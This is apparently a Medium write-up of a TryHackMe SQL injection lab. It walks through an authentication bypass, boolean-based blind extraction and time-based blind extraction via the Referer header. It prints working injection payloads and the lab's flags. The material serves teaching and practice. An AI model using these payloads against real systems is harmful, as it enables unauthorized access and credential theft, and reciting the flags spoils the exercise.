
THM{SQL_INJECTION_9581}In this second practical level, we are dealing with an Authentication Bypass using Blind SQL Injection. Unlike Level 1, the web page doesn’t directly display database records or spit out verbose error messages on the screen. Instead, the application only evaluates a binary condition: whether a matching record exists in the database to log us in, or if it doesn’t.
Let’s break down the attack methodology step-by-step.
Step 1: Analyzing the Backend Query Structure
To bypass the login gate, we first need to look at how the login form handles our credential inputs on the backend database.
The live query tracker shows the original structure:
select * from users where username='' and password='' LIMIT 1;In a standard authentication flow, the database requires a valid username AND a matching password. If both sides of the AND operator evaluate to true, a user row is returned, and the application authenticates the session.
Step 2: Breaking the Logical Condition
To trick the database into logging us in without a valid account or password, we must inject a boolean payload that forces the conditional statement to always evaluate to true.
We can do this by typing a payload directly into the Username field while leaving the password field completely arbitrary.
- Payload:
' OR 1=1;--
When the application accepts our payload, the backend query transforms into:
select * from users where username='' OR 1=1;--' and password='' LIMIT 1;
Step 3: Deconstructing the Payload Components
Let’s analyze exactly how the database engine handles our injected characters to bypass the security check:
**username=''**: This initial statement evaluates to false because there is no user with a blank username.**OR 1=1: This changes everything. In SQL logic, anORcondition only requires one side to be true for the entire expression to return true. Since 1=1 is a universal truth, the database stops checking for usernames entirely and marks the condition as TRUE**.**;--**: The semicolon explicitly terminates the original query right there. The double-dash (--) acts as a comment symbol, instructing the database engine to completely ignore the rest of the query—effectively deleting the mandatory password verification check.
Step 4: Bypassing Login and Capturing the Flag
Because the password check is commented out and the modified logical query evaluates to true, the database executes the query and returns every single row present in the users table.
The web application intercepts the response, sees that a valid database row was returned, and automatically logs us in as the very first user in the table — the administrator account.
- Result: The application displays a success screen confirming that the authentication gate has been bypassed. Clicking the “Level 3” button navigates us to the next screen where our Level 2 flag is revealed at the top of the webpage.
Flag Captured: THM{SQL_INJECTION_9581}
9.3. What is the flag after completing Level 3?
THM{SQL_INJECTION_1093}In this third level, we are dealing with a Boolean-Based Blind SQL Injection. Unlike the previous levels, the application gives us zero visual database errors or raw data strings on the page. Our only window into the database is a binary, True/False message returned by a checkuser API endpoint: either {"taken":true} or {"taken":false}.
Even though we can’t see the data directly, we can use this single-bit binary feedback loop to ask the database specific yes/no questions and extract structural names and credentials one character at a time.
Let’s break down the attack methodology step-by-step based on our execution workflow.

Step 1: Confirming the Injection Point
Before guessing characters, we need to verify that our input actively controls the logical output of the database query. The live tracker shows the query template:
select * from users where username = '%username%' LIMIT 1;We break out of the string using a single quote and append a UNION SELECT statement coupled with a conditional WHERE clause using the % wildcard, which matches anything and forces a true statement.
Payload: admin123' UNION SELECT 1,2,3 where database() like '%';--
- Result: The web server responds with
{"taken":true}. Because the query evaluated to true and triggered the positive boolean response, the injection point is confirmed and fully functional.


Step 2: Extracting the Database Name Letter by Letter
With the boolean feedback channel established, we can begin discovering the name of the database by testing characters sequentially using the LIKE operator.
Payload 1: admin123' UNION SELECT 1,2,3 where database() like 'a%';--
- Result:
{"taken":false}(The database name does not start with 'a').
Payload 2: admin123' UNION SELECT 1,2,3 where database() like 's%';--
- Result:
{"taken":true}(The first letter is confirmed as s).
We lock in ‘s’ and proceed directly to probing the second character:
Payload 3: admin123' UNION SELECT 1,2,3 where database() like 'sa%';-- -> {"taken":false}
Payload 4: admin123' UNION SELECT 1,2,3 where database() like 'sq%';-- -> {"taken":true}
By continuing this precise character-by-character elimination process (sqli% -> true, sqli_% -> true), we drop the wildcard at the end to confirm the exact boundary string.
- Final Database Name:
**sqli_three**


Step 3: Enumerating the Table Names
Now that we have our target schema name, we shift our focus to the database directory catalog by querying information_schema.tables to find out what tables exist within sqli_three.
Payload: admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name like 'u%';--
- Result:
{"taken":true}
Following the trail of successful true responses (us%, use%, user%) reveals our target data table:
- Final Table Name:
**users**


Step 4: Extracting the Column Names
With our target table locked down, we pivot to querying information_schema.columns to map out the data fields available inside the users table so we know exactly where the credentials live.
Payload: admin123' UNION SELECT 1,2,3 FROM information_schema.columns WHERE table_name = 'users' and column_name like 'u%';--
- Result:
{"taken":true}
Running through the alphabet uncovers the exact names of the administrative structural columns we need:
- Extracted Columns:
**usernameand `password`**


Step 5: Exfiltrating Administrative Credentials
Now we can extract the actual records. We filter our query for usernames starting with ‘a’ to locate the primary administrative user account.
Username Payload: admin123' UNION SELECT 1,2,3 from users where username like 'a%';--
- Result:
{"taken":true}(Sustained tracking confirms the target user is**admin**).
Next, we run a blind character extraction against the corresponding password column for the admin user profile:
Password Payload: admin123' UNION SELECT 1,2,3 from users where username='admin' and password like '3%';--
- Result:
{"taken":true}
We systematically trace the digit values (38% -> true, 384% -> true) until dropping the wildcard completely yields a positive match response.
- Extracted Credentials:
admin:**3845**


Step 6: Authenticating and Retrieving the Flag
With the raw administrative credentials exfiltrated, we move down to the simulated Login Form component at the bottom of the workspace interface, input username **admin and password `3845`**, and submit.
The authentication loop processes the correct credentials and signs us into the application.
Flag Captured:THM{SQL_INJECTION_1093}
9.4. What is the flag after completing Level 4?
THM{SQL_INJECTION_MASTER}In this final practical level, we deal with a Time-Based Blind SQL Injection executed via the Referer HTTP header. This scenario is the most challenging because the web application provides completely identical visual feedback whether our logical conditions return true or false. There are no data strings, no custom database errors, and no changing boolean API responses.
Our only channel of telemetry is time itself. By injecting conditional logic that forces the database backend to run a SLEEP() function, we can use response latency to deduce structural data and credentials one single character at a time.
Let’s break down the attack methodology step-by-step based on our execution workflow.


Step 1: Confirming the Vulnerability and Column Count
Since we cannot rely on visible errors to find the query layout, we use response delays to prove the injection point exists and determine the expected column structure. We inject a sleep timer directly into the Referer header.
Payload 1: admin123' UNION SELECT SLEEP(5);--
- Result: The page responds instantly. This indicates a structural mismatch or cardinality error in the query.
Payload 2: admin123' UNION SELECT SLEEP(5),2;--
- Result: The browser hangs, loading for exactly 5 seconds before rendering the page.
This distinct latency delay confirms two vital pieces of intelligence: the application is vulnerable to injection via the Referer header, and the backend query expects exactly 2 columns.


Step 2: Deducing the Database Name via Latency
With our time-delay trigger verified, we can map out the database schema name. We ask the database binary yes/no questions using the LIKE operator. If the application pauses for 5 seconds, our character guess is true; if it loads instantly, the guess is false.
Payload 1: admin123' UNION SELECT SLEEP(5),2 where database() like 's%';--
- Result: 5-second delay. (The database name starts with ‘s’).
Payload 2: admin123' UNION SELECT SLEEP(5),2 where database() like 'sq%';--
- Result: 5-second delay. (The second character is ‘q’).
By continuing this systematic, alphabet-spanning character extraction (sqli%, sqli_f%), we eventually drop the trailing % wildcard to confirm the exact matching string limit.
- Final Database Name:
**sqli_four**


Step 3: Discovering Tables and Columns
Now we pivot our time-testing payloads toward the system catalogs (information_schema.tables and information_schema.columns) to map the structural environment of the sqli_four database.
Table Payload: admin123' UNION SELECT SLEEP(5),2 FROM information_schema.tables WHERE table_schema = 'sqli_four' and table_name like 'u%';--
- Result: 5-second delay. Following the clock delays character by character confirms the target table name is
**users**.
Column Payload: admin123' UNION SELECT SLEEP(5),2 FROM information_schema.columns WHERE table_name = 'users' and column_name like 'p%';--
- Result: 5-second delay. Testing the column names maps out two critical data fields:
**usernameand `password`**.
Step 4: Exfiltrating the Administrative Password
With the database structure mapped, we target the administrator’s password. We isolate the account where username='admin' and systematically measure clock response times to determine each character value.
Payload: admin123' UNION SELECT SLEEP(3),2 from users where username='admin' and password like '4%';--
- Result: 3-second delay. The first digit of the password is confirmed as 4.
We carefully run through subsequent digits, waiting out the sleep timer for every successful hit:
49%->3-second delay (True)496%-> 3-second delay (True)4961%-> 3-second delay (True)
Dropping the wildcard entirely and matching the exact string confirmation gives us a final positive delay response.
- Extracted Credentials:
admin:**4961**

Step 5: Logging In and Capturing the Final Flag
We navigate down to the actual login interface components provided in the lab space. We input the exfiltrated administrative username **admin and the password string `4961`** into their respective fields and submit the form.
The authentication gate breaks open, verifying our access and successfully passing the final phase of the SQL injection lab matrix.
Flag Captured: THM{SQL_INJECTION_MASTER}
메타데이터
- post_id
- d0336177f60b
- slug
- sql-injection-introduction-thm-writeup-d0336177f60b
- url
- https://medium.com/h7w/sql-injection-introduction-thm-writeup-d0336177f60b
- canonical_url
- https://medium.com/h7w/sql-injection-introduction-thm-writeup-d0336177f60b
- author_url
- https://medium.com/@packetforge
- status
- ok
- fetched_at
- 2026-06-22 05:41:33